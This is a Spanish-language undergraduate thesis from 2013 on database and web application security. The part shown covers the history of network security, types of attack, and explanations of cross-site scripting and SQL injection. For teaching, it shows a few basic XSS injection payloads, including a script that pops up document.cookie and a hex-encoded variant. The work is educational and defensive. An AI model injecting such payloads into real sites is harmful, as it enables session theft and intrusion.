Universidad Central “Marta Abreu” de las Villas.

Facultad Matemática Física y Computación

Ingeniería Informática

TRABAJO DE DIPLOMA

Análisis de vulnerabilidades en Sistemas de Bases de Datos y Aplicaciones Web

Autor: Leandro Acosta Espinosa

Humberto Martínez Lugo

Tutor: M.Sc. Manuel Castro Artiles

“Año 55 de la Revolución”

Santa Clara

2013

Hago constar que el presente trabajo fue realizado en la Universidad Central Marta Abreu de Las Villas como parte de la culminación de los estudios de la especialidad de Ingeniería Informática, autorizando a que el mismo sea utilizado por la institución, para los fines que estime conveniente, tanto de forma parcial como total y que además no podrá ser presentado en eventos ni publicado sin la autorización de la Universidad.

Firma del autor

Firma del autor

Los abajo firmantes, certificamos que el presente trabajo ha sido realizado según acuerdos de la dirección de nuestro centro y el mismo cumple con los requisitos que debe tener un trabajo de esta envergadura referido a la temática señalada.

Firma del tutor

Firma del jefe de laboratorio

"El Arte de la Guerra nos enseña que no debemos depender de la posibilidad de que el enemigo no venga, sino que debemos estar siempre listos a recibirlo.

No debemos depender de la posibilidad de que el enemigo no nos ataque, sino del hecho de que logramos que nuestra posición sea inatacable."

El Arte de la Guerra, SunTzu

A mi mamá, "Odalis" la mejor madre del mundo, porque si te rechazo me perdonas, si estoy feliz celebras conmigo, si estoy triste no descansas hasta hacerme sonreír, y también por regañarme alguna que otra vez, pero sobre todas las cosas por ser la única persona que siempre está de forma incondicional a mi lado y apoyarme en cada paso que doy.

A mi viejo, "Ole" por enseñarme luchar y salir victorioso en cada tarea y meta que enfrente.

A mi hermano, "Migdiel" por crecer a su lado, escuchando siempre de su parte los más sabios y mejores consejos, por estar siempre a mi lado y apoyarme en todo.

A mis tías "Lily" y "Mayulis" por ser las mejores tías del mundo que siempre me han consentido y ayudado en todo.

A mis primos "Lisdeidys", "Lázaro", "Oyaima" y "Lilianis" que son como mis hermanos.

A mis sobrinitas "Magda" y "Marcia" por ser la alegría de la familia.

A mis dos abuelos "Rosa" y "Felo" por ser las mejores personas que he conocido.

Leandro

A mi madre "Marina": como tú no hay nada en este mundo, lo que siento por ti va más allá del amor y no existe palabra alguna para mis sentimientos hacia ti.

A mi padre "Humberto": ha sido el ejemplo a seguir, me ha formado como hombre de bien conociendo con el valores morales.

A mi hermana "Misleidy": por estar junto a mí desde que nací, cuidando a su hermanito siendo una hermana muy querida y mi sobrina "Elizabeth" quien es una niñita fenomenal trayendo alegría a la familia .

A mi novia "Ainara" por conocerte doy gracias a Dios, me has llegado a cambiar para bien, por lo que te llevo en mi corazoncito queriéndote cada día más y a toda tu familia por acogerme.

A mis segundos padres "Jesús y Odalis" fueron los impulsores de convertirme en un profesional, apostando en la superación y estando cerca.

A mis Tíos y Tías "Todos" de una forma u otra me han aportado mucho, dándole a conocer su valía.

A mis Primos y Primas "Todos" por compartir la infancia, que es los años más bonitos de cada niño y dar seguimiento en el crecimiento.

A los hermanos Morales "Yoel y Marlen" por aportar mucho en la ayuda de mi formación, aconsejándome sobre la carrera por sus experiencias.

A my son "Jorge" más allá de mi mejor amigo eres mi hermano menor, alcanzando un lugar en mi familia desde que te conocí.

A mi hermano "Roger" por ser de las personas que llegan para quedarse y no sentir tu perdida porque estás conmigo en mi alma.

Humberto

A nuestro tutor Manuel Castro por ser un guía excelente.

A Enier y Rubersy Ramos por brindarnos siempre su apoyo desinteresando.

A los profesores María Elena, Abel, Carlos García, Alaín, Carlos Donis, Yailén, por sus consejos oportunos y precisos en la realización de este trabajo.

A todos nuestros compañeros de aula Adileimys, Adnelis, Rachel, Dailén, Yenisey, LiliaEsther, Marta, Yalina, Iselys, Lisys, Keily, Betsy, Danay, Yaumara, Gretter F, Grettel P, Raunier, Miguel, Yanel, Enier, Humberto, Waldo, Henry, Ernesto, Ricardo P, Manuel, Carlos G, Carlos R, Jorge, Dustin, Ricardo E, Willy, Lance, José Daniel.

A todo el personal del Centro de Capacitación de ETECSA.

A Cheo "José" por auxiliarme en su casa debido a la mala decisión del vecino dando toda su hospitalidad.

A todos nuestros familiares.

A todos nuestros amigos de la UCLV, del barrio, de la Iglesia del Carmen.

A todas aquellas personas que de una forma u otra han estado presentes durante toda nuestra formación como profesional en estos cinco años sean merecedores de nuestros más sinceros agradecimientos…

Resumen

La seguridad de las Bases de Datos (BD) ha sido una preocupación constante de las organizaciones debido a la divulgación constante de las brechas de seguridad, ya que la mayor parte de la información de valor y sensible de las empresas reside en las BD. En este trabajo se realiza un estudio de las herramientas y técnicas relacionadas con las vulnerabilidades y seguridad de los diferentes Sistemas Gestores de Bases de Datos (SGBD) y Aplicaciones web (AW). Se realiza una caracterización de las potencialidades de cada técnica (Inyección SQL, XSS acrónimo del inglés Cross-Site Scripting) y herramienta (SQLmap, SQL Injection Brute Force, Whatweb Burpsuite, OWASP-Zap, Havij, Pangolin, BeEF, SET, W3af, Nikto) donde se obtuvo un conjunto de ejercicios de demostración útiles para mostrar los errores más comunes cometidos por los programadores que permitan comprometer un SGBD o AW de alguna manera.

Abstract

Security in Databases (BD) has been a constant concern for organizations due to the constant dissemination of security breaches, since most of the sensitive and valuable information for companies lies in the BD. In this work we make a study of the tools and techniques related to security vulnerabilities and different database management systems (DBMS) and web applications (AW). The study characterizes the potential of each technique(SQL Injection, XSS acronym for Cross-site scripting) and tools (SQLmap, SQL Injection Brute Force, Whatweb Burpsuite, OWASP-Zap, Havij, Pangolin, BeEF, SET, W3af, Nikto) in order to obtain a set of exercises useful demonstration to show the most common mistakes made by programmers that allow a DBMS or AW compromise somehow.

CONTENIDO

ILUSTRACIONES

TABLAS

INTRODUCCIÓN

Actualmente el país se encuentra en un amplio movimiento relacionado con la informatización de prácticamente todas las empresas y servicios lo que hace que la sociedad dependa cada vez más de los sistemas computacionales. Las bases de datos están detrás de prácticamente cualquier sistema con el que se interactúa por lo que es de vital importancia mantener la seguridad de las mismas.

Todos los sistemas de bases de datos tienen en algún momento problemas de seguridad muy serios que permiten el acceso a la base de datos y generalmente al servidor que la soporta comprometiendo sistemas completos.

Una comparación de la cantidad de vulnerabilidades en los gestores de bases de datos no da una idea real del problema pues depende mucho del interés que los especialistas en seguridad hayan puesto en el trabajo con determinado gestor y del soporte de seguridad que tiene el equipo de desarrolladores del propio gestor.

Actualmente existen plataformas para la auditoria de sistemas que incluyen herramientas especialmente dedicadas a la identificación y explotación de aplicaciones web y de los gestores de bases de datos que almacenan la información de dicha aplicación web permitiendo que usuarios con pocos conocimientos los utilicen contra sistemas teniendo más o menos éxito en dependencia del conocimiento que tienen sobre seguridad los administradores y programadores de sistemas informáticos.

Justificación de la investigación

Hoy existe la tendencia mundial a la creación de interfaces en web para la mayoría de los sistemas, por otra parte es muy común que los sitios web utilicen bases de datos con diferentes fines lo que convierte al servidor web y al sitio propiamente dicho en un punto de entrada muy atractivo para los intrusos que utilizan técnicas relacionadas con el comprometimiento de estas

tecnologías para lograr el acceso a las bases de datos que es donde realmente está la información valiosa y tienen varias plataformas muy potentes orientadas a la exploración y explotación de los sitios web que pueden realizar el trabajo de penetración de manera totalmente automática sin que el usuario necesite tener amplios conocimientos del tema.

Problema de investigación

La Facultad de Matemática, Física y Computación (MFC) cuenta con un grupo de investigación de Bases de Datos con experiencia en el desarrollo de aplicaciones e investigaciones en el área.

Dicho grupo no ha realizado un trabajo profundo en relación con la vulnerabilidad y seguridad de los sistemas desarrollados, por lo que se hace necesario realizar un estudio sobre el tema en cuestión.

Preguntas de investigación

1. ¿Cuáles son las vulnerabilidades más frecuentes en sistemas de Bases de datos con interfaces web?
2. ¿Qué herramientas de software libre son adecuadas y están disponibles para analizar la seguridad de estos sistemas?
3. ¿Qué características debe tener un sistema informático para evitar el acceso no autorizado?

Objetivo General

Realizar un estudio de las herramientas relacionadas con las vulnerabilidades y seguridad de Bases de Datos y Aplicaciones web.

Objetivos Específicos

1. Identificar las herramientas de seguridad para bases de datos y aplicaciones web disponibles.
2. Caracterizar las potencialidades de cada una de las herramientas más utilizadas en cuanto a vulnerabilidades y seguridad de SGBD y AW.
3. Brindar indicaciones para la detección de vulnerabilidades en sistemas de bases de datos y aplicaciones web.
4. Obtener un conjunto de ejercicios de demostración útiles para mostrar los errores más comunes cometidos por los desarrolladores de software que permitan comprometer un SGBD o AW de alguna manera.

Estructura de la tesis

Capítulo 1

En este capítulo se puede constatar la evolución de la seguridad en redes informáticas, se mencionan los tipos de ataques más comunes, así como las principales vulnerabilidades en el ámbito internacional destacando que en el caso de los sistemas con bases de datos e interfaces web las vulnerabilidades más comunes son Cross Site Scripting (XSS), Inyección SQL, también se destacan las principales organizaciones encargadas del aseguramiento de redes informáticas a nivel mundial.

Capítulo 2

En el capítulo 2 se estudian y clasifican varias herramientas que permiten la detección y explotación de las vulnerabilidades informáticas más comunes. Se caracterizaron varias de ellas y se proponen el uso de las mejores. Se realiza una breve introducción a las distribuciones GNU/Linux vinculadas a la seguridad informática destacando BackTrack y Web Security Dojo.

Capítulo 3

En este capítulo se presentan los errores más comunes en la programación de los sistemas de bases de datos con aplicaciones web y la forma en que pueden ser evitados. Se ilustra a través de ejemplos la implementación de códigos vulnerables a ataques XSS e Inyección SQL y se ofrecen ciertos principios a seguir para evitar estos tipos de ataques.

Anexos

En los anexos se presentan ejemplos de código para prevenir ataques de inyección SQL y XSS, herramientas para la explotación y auditoria de las vulnerabilidades mencionadas así como algunas sentencias SQL utilizadas en los ataques de inyección SQL.

CAPÍTULO I

INTRODUCCIÓN A LA SEGURIDAD EN REDES INFORMÁTICAS

CAPÍTULO I: INTRODUCCIÓN A LA SEGURIDAD EN REDES INFORMÁTICAS

Introducción al capítulo

Este capítulo presenta antecedentes y nociones de seguridad, así como otros conceptos necesarios para una buena comprensión del análisis que se llevara a cabo sobre temas relacionados con la seguridad de las bases de datos, sus gestores y las aplicaciones web.

El sector de la seguridad informática es muy amplio, y abarca mucho y en diversos campos. Se colocará el punto de mira sobre el tema de la seguridad en SGBD y AW, se intentará no desviarlo demasiado, salvo en situaciones especiales que requieran dar una visión más global de ciertos conceptos que contribuyan a un mejor entendimiento de otros puntos explicados con anterioridad.

La evolución en los últimos años de las redes informáticas y fundamentalmente de Internet, ha sido el factor esencial que ha hecho que la Seguridad Informática y sus estándares cobrasen una importancia vital en el uso de sistemas informáticos conectados.

Desde el momento en que una computadora se conecta a Internet, se abren una nueva serie de posibilidades, sin embargo éstas traen consigo nuevos y en ocasiones complejos tipos de ataque.

Los sistemas informáticos usan una diversidad de componentes, desde electricidad para suministrar alimentación a los equipos hasta el programa de software ejecutado mediante el sistema operativo que usa la red. Los ataques se pueden producir en cada eslabón de esta cadena, siempre y cuando exista una vulnerabilidad que pueda aprovecharse.

1.1 ¿Qué es seguridad de redes?

La seguridad de redes es un nivel de seguridad que garantiza que el funcionamiento de las máquinas de una red sea óptimo y que todos los usuarios de estas máquinas posean los derechos que les han sido concedidos:

Esto puede incluir:

- Evitar que personas no autorizadas intervengan en el sistema con fines malignos.
- Evitar que los usuarios realicen operaciones involuntarias que puedan dañar el sistema.
- Asegurar los datos mediante la previsión de fallas.
- Garantizar que no se interrumpan los servicios.

1.2 Evolución de la seguridad en redes

Los primeros usuarios de Internet no pasaban mucho tiempo pensando si sus actividades en línea podían amenazar la seguridad de su red o de sus propios datos.

Cuando los primeros virus se desataron y tomó lugar el primer ataque de DoS (acrónimo del inglés *Denial of Service*), el mundo cambió para los profesionales de redes.

Actualmente, Internet es una red muy diferente a la que era en sus comienzos en los años 1960. El trabajo de un profesional de redes incluye asegurarse de que el personal apropiado esté muy versado en herramientas, procesos, técnicas, protocolos y tecnologías de seguridad en redes.

A medida que la seguridad en redes se convirtió en una parte integral de las operaciones diarias, fueron surgiendo dispositivos dedicados a funciones particulares de la seguridad en redes.

Una de las primeras herramientas de seguridad de redes fue el sistema de detección de intrusos (IDS, acrónimo del inglés *Intrusion Detection System*), desarrollado por SRI International en 1984. Un IDS provee detección en tiempo real de ciertos tipos de ataques mientras están en progreso.

A fines de los años 1990, el sistema o sensor de prevención de intrusos (IPS, acrónimo del inglés *Intrusion Prevention System*) comenzó a reemplazar a la solución IDS. Los dispositivos IPS permiten detectar actividad maliciosa y tienen la habilidad de bloquear el ataque automáticamente en tiempo real.

En 1988, la *Digital Equipment Corporation* (DEC) creó el primer firewall de red en la forma de un filtro de paquetes. Estos primeros firewalls inspeccionaban los paquetes para verificar que se correspondieran con conjuntos de reglas predefinidas, con la opción de enviar o descartarlos.

En 1989, AT&T Bell Laboratories desarrolló el primer *firewall* de estados (*statefull*).Los *firewalls* de estados hacen seguimiento de las conexiones establecidas y determinan si un paquete pertenece a un flujo de datos existente, ofreciendo mayor seguridad y procesamiento más rápido(Grossman et al., 2007).

El desarrollo de herramientas y técnicas para mitigar amenazas internas ha tardado más de 20 años luego de la introducción de herramientas y técnicas para mitigar amenazas externas.

Estas amenazas internas caen, básicamente, en dos categorías: falsificación y DoS. Los ataques de falsificación son ataques en los que un dispositivo intenta

hacerse pasar por otro falsificando datos. Por ejemplo, la falsificación de direcciones MAC. Los ataques de DoS hacen que los recursos de una computadora no estén disponibles para los usuarios a los que estaban destinados.

El término hacker tiene una interpretación positiva como un profesional de redes que utiliza habilidades de programación de Internet sofisticadas para asegurarse de que las redes no sean vulnerables a ataques. Bueno o malo, el hacking es una fuerza impulsora de la seguridad en redes(Farah, 2008).

El *hacking* tiene el efecto accidental de poner a los profesionales de la seguridad en redes al frente en cuanto a posibilidades de empleo y remuneración.

El *wardialing* se popularizó en la década de 1980 con el uso de módems de computadora. Los programas de *wardialing* escaneaban automáticamente los números telefónicos de un área, marcando cada uno en búsqueda de sistemas y cuando se encontraba uno se usaban programas de *cracking* de contraseñas para acceder.

El *wardriving* comenzó en la década de 1990 y es popular aún en esta época. Con el *wardriving*, los usuarios acceden sin autorización a las redes por medio de puntos de acceso inalámbricos. Esto se logra usando un medio de transporte y una computadora o PDA (acrónimo del inglés *Personal Digital Assistant*) con acceso inalámbrico.

Otras amenazas han evolucionado desde los años 1960, incluyendo herramientas de escaneo como Nmap y SATAN, así como herramientas de hacking de administración de sistemas remotos como Back Office.

Diariamente, se transfieren billones de dólares a través de Internet, y el sustento de millones depende del comercio en Internet.

Por esta razón, las leyes criminales existen para proteger a los individuos y a los bienes de las empresas aunque aún muchos países no cuentan con un sistema penal adecuado al delito informático.

El primer virus por correo electrónico, el virus Melissa, fue escrito por David Smith de Aberdeen, New Jersey. Este virus resultó en *overflows* de memoria en servidores de mail de Internet.

Robert Morris creó el primer gusano de Internet con 99 líneas de código. Cuando salió el gusano Morris, 10% de los sistemas de Internet se detuvieron.

Uno de los hackers de Internet más famosos, Kevin Mitnick, fue a prisión por cuatro años por hackear cuentas de tarjetas de crédito a principios de los años 1990.

Los profesionales de la seguridad en redes son responsables de mantener la seguridad de los datos de una organización y garantizar la integridad y confidencialidad de la información.

1.3 Organizaciones de seguridad en redes

Tres de las organizaciones de seguridad en redes mejor establecidas son:

- *SysAdmin Audit Network Security* (SANS).
- *Institute Computer Emergency Response Team* (CERT).
- *International Information Systems Security Certification Consortium* (ISC2).

1.3.1 La Mitre Corporation

La Mitre Corporation mantiene una lista de las vulnerabilidades y exposiciones comunes (CVE, acrónimo del inglés *Common Vulnerabilities* and *Exposures*), utilizadas por organizaciones de seguridad de redes de gran prestigio.

1.3.2 Center for Internet Security (CIS)

El *Center for Internet Security (CIS)* es un emprendimiento sin fines de lucro que desarrolla puntos de referencia en la configuración de la seguridad a través de consensos globales para reducir el riesgo de interrupciones en los negocios y el comercio electrónico.

1.3.3 SANS

SANS se estableció en 1989 como una organización cooperativa de investigación y educación. El objetivo de SANS es la capacitación y certificación en seguridad de la información. SANS desarrolla documentos de investigación sobre varios aspectos de la seguridad de la información.

Esto incluye el popular *Internet Storm Center*, el sistema de advertencias tempranas de Internet; NewsBites, la publicación semanal de noticias; @RISK, la publicación semanal de vulnerabilidades; alertas de seguridad inmediatas y más de 1200 papers de investigación original que han ganado premios.

1.3.4 CERT

El CERT (acrónimo del inglés Computer Emergency Response Team) fue creado para trabajar con la comunidad de Internet para detectar y resolver incidentes de seguridad en las computadoras. Se ocupa de cinco áreas: aseguramiento del software, sistemas seguros, seguridad en las organizaciones, respuesta coordinada y educación y capacitación.

1.3.5 ISC2

ISC2 (acrónimo del inglés *International Information Systems Security Certification Consortium*) es reconocido universalmente por sus certificaciones de seguridad de la información. Siendo una de las certificaciones más populares en la profesión de seguridad en redes, el *Certified Information Systems Security Professional* (CISSP).

1.4 Tipos de ataques

Un sistema informático está compuesto por tres partes: el hardware, el software y los datos.

A cualquiera de estos tres componentes pueden ser dirigidos los ataques, y los mismos pueden ser separados según su taxonomía, en: interrupción, intercepción, modificación y fabricación.

- Interrupción: Existe cuando un recurso de un sistema es destruido, o se hace indisponible o inusable .Es un tipo de ataque a la disponibilidad del recurso.
- Intercepción: Ocurre cuando una parte no autorizada logra capturar el objeto siendo este, un receptor no autorizado. Esta parte podría ser una persona, un programa o una computadora. Ejemplos incluyen conectar dispositivos a una red de datos privada para capturar paquetes de transmisión, o el copiado ilegal de archivos y programas.
- Modificación: Esto se logra cuando además de ganar el acceso al recurso, se modifica y reenvía al destino. Este ataque es a la integridad de los datos, donde por ejemplo se podrían cambiar valores en un archivo o una base de datos, alterar un programa para que funcione distinto, o modificar los mensajes transmitidos en una red.

- Fabricación: Es cuando una parte no autorizada genera objetos en el sistema. Se considera un ataque a la autenticidad, y como ejemplos se puede enumerar el agregado de filas o registros a una base de datos, la inserción de paquetes a una red, o en mayor escala, el envío de mensajes desde un servidor de correo electrónico controlado, mediante el reemplazo de la identidad de origen del remitente.

1.5 Vulnerabilidades

En informática las vulnerabilidades son puntos débiles del software que permiten que un atacante comprometa la integridad, disponibilidad o confidencialidad del mismo. Algunas de las vulnerabilidades más severas permiten que los atacantes ejecuten código arbitrario, denominadas vulnerabilidades de seguridad, en un sistema comprometido.[1]

1.5.1 Vulnerabilidad Humana

El usuario que administra y utiliza el sistema representa la mayor vulnerabilidad de este. Toda la seguridad del sistema descansa sobre el administrador del mismo que tiene acceso al máximo nivel y sin restricciones del sistema.

Los usuarios del sistema también suponen un gran riesgo al mismo. Ellos son los que pueden acceder, tanto físicamente como mediante conexión. Existen estudios que demuestran que más del 80% de los problemas de seguridad detectados son debidos a los usuarios de los mismos sistemas.

[1] Tomado del artículo: http://www.microsoft.com/security/sir/default.aspx, publicado por Microsoft y consultado el 23 de septiembre de 2011

Por todo ello hay una clara diferenciación en los niveles de los distintos tipos de vulnerabilidad y en las medidas a adoptar para protegerse de ellos.

1.5.2 Tipos de Vulnerabilidades por Software

- Desbordamiento de buffer (*Buffer Overflows*).
- Condición de carrera (*Race condition*).
- Error de formato de cadena (*Format string bugs*).
- Cross Site Scripting (*XSS*).
- Inyección SQL (*SQL Injection*).
- Negación del servicio (*DoS*).
- Inyección múltiple HTML (*Multiple HTML Injection*).

En este documento se centra la atención en dos de las vulnerabilidades más conocidas y más explotadas a nivel mundial estas son *Cross Site Scripting* (*XSS*) e Inyección SQL (*SQL Injection*).

1.6 Cross Site Scripting (XSS)

XSS es un ataque basado en la explotación de vulnerabilidades del sistema de validación de HTML incrustado. Su nombre, del inglés "*Cross Site Scripting*", y renombrado XSS para que no sea confundido con las hojas de estilo en cascada (CSS), originalmente abarcaba cualquier ataque que permitiera ejecutar código de "scripting", como *VBScript* o *JavaScript*, en el contexto de otro dominio. Recientemente se acostumbra a llamar a los ataques de XSS "*HTML Injection*", sin embargo el término correcto es XSS. Estos errores se pueden encontrar en cualquier aplicación HTML, no se limita a sitios web, ya que puede haber aplicaciones locales vulnerables a XSS, o incluso el navegador en sí. El problema

está en que normalmente no se validan correctamente los datos de entrada que son usados en cierta aplicación.(Epsylon, 2009)

Esta vulnerabilidad puede estar presente de forma directa (foros, mensajes de error, comentarios) o indirecta (redirecciones, *framesets*). Cada una se trata de forma diferente.

XSS es la falla de seguridad más prevalente en aplicaciones web. Las fallas XSS ocurren cuando una aplicación incluye datos suministrados por el usuario en una página enviada al navegador sin ser el contenido apropiadamente validado o escapado. Existen dos tipos conocidos de fallas XSS:

- Reflejados
- Almacenados.

Algunas estadísticas afirman que el 90% de todos los sitios web tienen al menos una vulnerabilidad, y el 70% de todas las vulnerabilidades son XSS(Williams et al., 2010).

A pesar de tratarse de una temática en seguridad algo antigua, aún siguen apareciendo nuevos vectores de ataque y técnicas que hacen que se encuentra en constante evolución.

1.6.1 XSS Reflejado

El Cross Site Scripting Reflejado es otro de los nombres para XSS no persistentes, donde el ataque no es cargado con la aplicación vulnerable pero es originado por la víctima cargando la URL culpable. Se observara algunos métodos para probar si una aplicación web es vulnerable a este tipo de ataques.

Los ataques de tipo XSS reflejado son también conocidos como de tipo 1 o no persistentes, y son los ataques más frecuentes de XSS en la actualidad.

Cuando una aplicación web es vulnerable a este tipo de ataque, la misma pasará datos de entrada no validados al cliente. El modo más común de operación de este ataque incluye un paso de diseño, en el cual el atacante crea y comprueba la URI culpable, un paso de ingeniería social, en el cual convence a sus víctimas de cargar esta URI en sus navegadores, y la eventual ejecución del código malicioso utilizando las credenciales de la víctima(Chris Snyder, 2005).

Los atacantes típicamente utilizaran estas vulnerabilidades para instalar keyloggers, robar credenciales de usuario, obtener los datos del portapapeles y cambiar el contenido de una página (ej. Enlaces de descargas).

Uno de los aspectos más importantes sobre las vulnerabilidades XSS es la codificación de caracteres. En algunos casos, el servidor web o aplicación web no puede filtrar la codificación de algunos caracteres, por lo tanto la aplicación web puede filtrar "`<script>`", pero no es capaz de filtrar `%3escript%3` el cual simplemente incluye otra codificación de los tags(Agarwwal et al., 2008).

1.6.1.1 Ejemplo 1: Ataque explotando la vulnerabilidad Xss reflejado

En este ejemplo se tiene una aplicación web en la que no se tuvo en cuenta el filtrado o validación de los campos de entrada de datos en el formulario, a continuación observe la inyección de código HTML que se realiza, nótese que se encuentra en el recuadro rojo en la ilustración 1.

```
<script>alert(´XSS´);</script>
```

Recuadro 1.1 Código malicioso para explotar vulnerabilidad XSS.




Ilustración 1.1 Muestra la inyección de código HTML en una página vulnerable.




Ilustración 1.2 Resultado de la inyección HTML realizada en la Ilustración 1, con el codigo malicioso del recuadro 1.1

La inyección HTML a una página web se puede realizar de varias maneras, no se debe de limitar únicamente a pasar parámetros por el formulario. Habrá veces en las que se tendrá que analizar una aplicación web más a fondo para encontrar algún bug.

1.6.2 XSS Almacenado

Las Secuencias de Ordenes en Sitios Cruzados (*Cross Site Scripting* o XSS) almacenadas son el tipo más peligroso de Secuencias de Ordenes en Sitios

Cruzados. Las aplicaciones web que permiten a los usuarios almacenar datos son potencialmente vulnerables a este tipo de ataque.

El XSS almacenado ocurre cuando una aplicación web obtiene una entrada del usuario posiblemente maliciosa, y la almacena en un repositorio para su uso posterior. La entrada que se almacena no se filtra correctamente. Como consecuencia, la información maliciosa aparecerá como parte del sitio web y se ejecutará dentro del navegador del usuario bajo los privilegios de la aplicación web(Stuttard et al., 2011).

Esta vulnerabilidad se puede usar para llevar a cabo varios ataques basados en el navegador incluyendo:

- Secuestrar el navegador de otro usuario.
- Capturar información sensible que vean los usuarios de la aplicación.
- Desfiguración (*defacement*) aparente de la aplicación.
- Escaneo de puertos de estaciones internas ("internas" en relación a los usuarios de la aplicación web).
- Envío dirigido de *exploits* basados en el navegador.
- Otras actividades maliciosas.

No es necesario utilizar un enlace malicioso para explotar el XSS almacenado. Se produce una explotación con éxito cuando cualquier usuario visita una página con un XSS almacenado. A continuación se enumeran las fases típicas para un escenario de ataque XSS almacenado:

- El atacante almacena código malicioso en la página vulnerable.

- El usuario se autentica en la aplicación.
- El usuario visita la página vulnerable.
- El código malicioso se ejecuta en el navegador del usuario.

1.6.2.1 Ejemplo 1: Ataque explotando la vulnerabilidad Xss almacenado

La entrada de usuario almacenada por la aplicación generalmente se utiliza dentro de etiquetas HTML, pero también se puede encontrar como parte de contenido JavaScript. En este punto, es fundamental entender si la entrada se almacena y cómo se posiciona en el contexto de la página.

Ilustración 1.3 Dirección de correo electrónico almacenada en index2.php.

```
<input class="inputbox" type="text" name="email" value="aaaa@aa.com"/>
```

Recuadro 1.2 Código HTML del archivo index2.php donde se almacena la información del correo.

1.6.2.1.1 Escenario de ataque almacenado

Esta fase incluye pruebas de los controles de validación/filtrado de la entrada. Algunos ejemplos básicos de inyección para este caso son:

```
aaaa@aa.com"><script>alert(document.cookie)</script>
```

Recuadro 1.3 Código malicioso introducido junto a la dirección de correo

```
aaaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E
```

Recuadro 1.4 Código malicioso donde se sustituye la etiqueta <script> por su equivalente en hexadecimal.

Hay que asegurarse de que la entrada se envía a través de la aplicación. Esto generalmente conlleva deshabilitar JavaScript si se han implementado controles de seguridad del lado del usuario, o modificar las peticiones HTTTP con un Proxy web como Burpsuite. También es importante probar la misma inyección tanto con peticiones HTTP GET como HTTP POST. La inyección mostrada anteriormente produce una ventana emergente que contiene los valores de las cookies, ver Ilustración 1.4(Joel Scambray, 2011).




Ilustración 1.4 Resultado de la inyección HTML con el código malicioso del recuadro 1.3.

```
<input class="inputbox" type="text" name="email" size="40"
value="aaaa@aa.com"><script>alert(document.cookie)</script>
```

Recuadro 1.5 Código HTML luego de la inyección y responsable del comportamiento mostrado en la Ilustración 1.4.

La entrada de datos introducida por el usuario se almacena y el navegador ejecuta la carga útil (*payload*) del XSS cada vez que se recargue la página web.

1.7 Inyección SQL

Es una vulnerabilidad informática en el nivel de la validación de las entradas a la base de datos de una aplicación. El origen es el filtrado incorrecto de las variables utilizadas en las partes del programa con código SQL. Es, de hecho, un error de una clase más general de vulnerabilidades que puede ocurrir en cualquier lenguaje de programación o de script que esté incrustado dentro de otro.

Una inyección SQL sucede cuando se inserta o "inyecta" un código SQL "invasor" dentro de otro código SQL para alterar su funcionamiento normal, y hacer que se ejecute maliciosamente el código "invasor" en la base de datos(Clarke, 2009).

Las inyecciones SQL utilizan información de entrada del usuario combinado con comandos SQL para construir una consulta SQL maliciosa. En otras palabras, se "inyecta" un código SQL malicioso para alterar el funcionamiento normal de las consultas SQL programadas por los diseñadores/webmasters.

Al no haber seguridad, el código se ejecuta con consecuencias alarmantes. Con estas inyecciones se pueden obtener datos escondidos, eliminar o sobrescribir datos en la base de datos y hasta lograr ejecutar comandos peligrosos en la máquina donde está la base de datos.

